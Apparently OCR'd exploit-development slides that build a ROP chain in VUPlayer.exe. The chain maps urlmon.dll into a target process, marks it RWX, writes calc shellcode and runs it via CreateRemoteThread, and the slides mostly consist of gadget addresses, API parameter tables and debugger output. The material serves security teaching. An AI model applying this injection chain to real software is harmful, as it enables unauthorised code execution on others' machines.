0007de74  64646464 64646464 64646464 64646464
```

SE_PRIVILEGE_ENABLED

Creating and Mapping a Section for Process Memory


- The goal is to take a common DLL and have that appear in the external, target process, where we can write shellcode.
- A series of functions are required to write it to memory and cause it to execute in the target process.



CreateFileA

```
HANDLE CreateFileA(
  [in]           LPCSTR                lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile
);
```

- We need a handle to the file, Urlmon.dll, so we can use it subsequently.
- This uses only the mov dereferences technique.



CreateFileA

```
# making the lpFileName parameter
      0x004016d3, # pop ecx # ret #load
      0x0007e687, # string "\\??\\c:\\Windows\\SysWOW64\\urlmon.dll"
      0x0040165d, # mov dword ptr [edi], ecx # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
# making the dwDesiredAccess parameter
      0x004016d3, # pop ecx # ret #load
      0x00120089, # GENERIC_READ
      0x0040165d, # mov dword ptr [edi], ecx # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
```



```
0:000> da 0007e687
0007e687  "\??\c:\Windows\SysWOW64\urlmon.d"
0007e6a7  "ll"
```

- Opens the file ‘urlmon.dll’ with access flags 0x00120089 (GENERIC_READ)
- CreateFileA uses only mov dereferences.

NtCreateSection

- This uses only mov dereferences.
- This is a native API from NTDLL, lower level.
- We use our handle to Urlmon.dll and create a section object.



NtCreateSection	
ReturnAddress	
SectionHandle	Pointer to NULL
DesiredAccess	NULL
ObjectAttributes	NULL
MaximumSize	NULL
SectionPageProtection	0x00000002 for PAGE_READONLY
AllocationAttributes	0x01000000 for SEC_IMAGE
FileHandle	This is the handle from the CreateFileA

NtCreateSection

```
# making the AllocationAttributes
0x00401bcd, # pop ecx # ret #load
0x01000000, # SEC_IMAGE
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```

- Creates a section object with PAGE_READONLY access and uses the handle from the CreateFileA.
- The SEC_IMAGE attribute must be combined with a page protection value such as PAGE_READONLY.
- NtCreateSection uses only mov dereferences.

NtMapViewOfSection

- We can now map our Urlmon.dll section object into the virtual address space of our target, the external process, Vuplayer.exe
- This uses only mov dereferences.

NtMapViewOfSectionStub	
ReturnAddress	
SectionHandle	SectionHandle from the NtCreateSection
ProcessHandle	Process handle from the OpenProcess
BaseAddress	Pointer to NULL
ZeroBits	NULL
CommitSize	NULL
SectionOffset	NULL
ViewSize	Pointer to size of mapped block (3 NULLS)
InheritDisposition	0x1 for VIEW_SHARE
AllocationType	NULL
Protect	0x2 for PAGE_READONLY



NtMapViewOfSection

- **0x79700** is a writable memory, which will become a pointer to the **BaseAddress**.
- **ECX** will be the pointer to the BaseAddress.
- **EDI** will be the required BaseAddress parameter.

```
# making the BaseAddress parameter
    0x004012f3, # xor eax, eax # ret
    0x004016d3, # pop ecx # ret #load
    0x00079700, # Pointer to the BaseAddress
    0x0040160f, # mov dword ptr [ecx], eax # ret
    0x0040165d, # mov dword ptr [edi], ecx # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
```



NtMapViewOfSection

- We then use the **SectionHandle** from the previous **NtCreateSection** and **ProcessHandle** from the **OpenProcess**.
- **NtMapViewOfSection** uses only **mov dereferences**.
- ***BaseAddress** receives the virtual address of the newly mapped memory.

```
0:000> dd 0x00079700
00079700   00950000 00000000 00079800 00000000
00079710   00000000 0007e582 0000000a 76fc4d38
00079720   00079758 00000008 00000016 00079754
```

VirtualProtectEx

- VirtualProtectEx allows us to change the target DLL to RWX.
- This is done through mov dereferences.

```
BOOL VirtualProtectEx(
  [in]  HANDLE hProcess,
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```

VirtualProtectExStub	
ReturnAddress	
hProcess	Handle from the OpenProcess
lpAddress	From the base address of NtMapViewOfSection
dwSize	0x201
flNewProtect	PAGE_EXECUTE_READWRITE
lpflOldProtect	Output



VirtualProtectEx

- We retrieve hProcess from OpenProcess and lpAddress from the base address of NtMapViewOfSection.
- The flNewProtect parameter is set to PAGE_EXECUTE_READWRITE.
- Changes the protection of the target process to RWX.


```
0:008> !vprot 71ad0000
BaseAddress:       71ad0000
AllocationBase:    71ad0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000080  PAGE_EXECUTE_WRITECOPY
Type:              01000000  MEM_IMAGE
```



VirtualProtectEx

- VirtualProtectEx uses mov dereferences because it has too many parameters for pushad.
- BaseAddress comes from NtMapViewOfSection, which is stored at writable memory, 0x79700.


```
# making the lpAddress parameter
    0x004016d3, # pop ecx # ret #load
    0x00079700, # This holds the BaseAddress from NtMapViewOfSection
    0x004013e2, # mov ecx, dword ptr [ecx] # ret
    0x0040165d, # mov dword ptr [edi], ecx # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
    0x0040132d, # inc edi # ret
```



WriteProcessMemory

- This allows us to write into a process's memory.
- This uses both pushad and mov dereferences.

Register	Pattern
EDI	RET
ESI	RET
EBP	POP
ESP	SKIP
EBX	WriteProcessMemoryStub
EDX	ReturnAddress
ECX	hProcess
EAX	lpBaseAddress




Handle from the OpenProcess

Base Address from NtMapViewOfSection

WriteProcessMemory: Using Mov deference

- After pushad, mov dereference is used to write the remaining parameters to memory.
- There are too many parameters to use only pushad.



```
# Locating the stack (0x41414141) dynamically using EDI register
0x004016d7, # pop edi # ret #load
0x000000a4,
0x00401752, # add edi, esp # ret -- moving ESP stack location to EDI

# making the lpBuffer parameter point to calc_shellcode
0x00401d08, # pop ecx # ret #load
0x0007e612, # calc_shellcode
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# making the nSize parameter to 0x00000100
0x004016d3, # pop ecx # ret #load
0x00000100,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# making the lpNumberOfBytesWritten parameter
0x004016d9, # pop esi # ret #load
0x00000000,
0x004016d3, # pop ecx # ret #load
0x00078C5C, # pointer to 0x0
0x0040162a, # mov dword ptr [ecx], esi # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x00405153, # ret
```

MOV dereference

MOV dereference

Pushad

Trying to reach placeholder location. We place parameters there using mov dereference.

These parameters are supplied using mov dereferences.

WriteProcessMemory allows us to inject our miniature shellcode into VUPlayer.


ESI has a value of 0 and ECX has a pointer to the writable memory. ECX then becomes a pointer to NULL. This is used as the lpNumberOfBytesWritten parameter.

All other parameters are created using pushad technique.

WriteProcessMemory

- Writes data (calc_shellcode) to a target process's memory for our newly mapped Urlmon.dll (VUPlayer).
- lpBaseAddress uses the base address provide by NtMapViewOfSection.


The shellcode has been injected into VUPlayer.



CreateRemoteThread

- CreateRemoteThread creates a thread running in the address space of an external process.

Register	Pattern
EDI	RET
ESI	RET
EBP	POP
ESP	SKIP
EBX	CreateRemoteThreadStub
EDX	ReturnAddress
ECX	hProcess
EAX	lpThreadAttributes



Handle from the OpenProcess

NULL

CreateRemoteThread: Using Mov deference

- After pushad, the mov dereference/sniper approach is used.



dwStackSize	NULL
lpStartAddress	This is from the Base Address of NtMapViewOfSection
lpParameter	NULL
dwCreationFlags	NULL
lpThreadId	NULL

```
# making the lpStartAddress parameter point to the Base Address from NtMapViewOfSection
0x004016d3, # pop ecx # ret #load
0x00079700, # This is from the Base Address of NtMapViewOfSection
0x004013e2, # mov ecx, dword ptr [ecx] # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# making the lpParameter parameter to NULL
0x0040135e, # xor ecx, ecx # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# making the dwCreationFlags parameter to 0x00000000
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# making the lpThreadId parameter to NULL
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x00405153, # ret

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret
```

mov dereference

mov dereference

mov dereference

Pushad

ECX is given the pointer to the BaseAddress of NtMapViewOfSection. This pointer is then dereferenced and its value, the BaseAddress, is provided as the lpStartAddress.



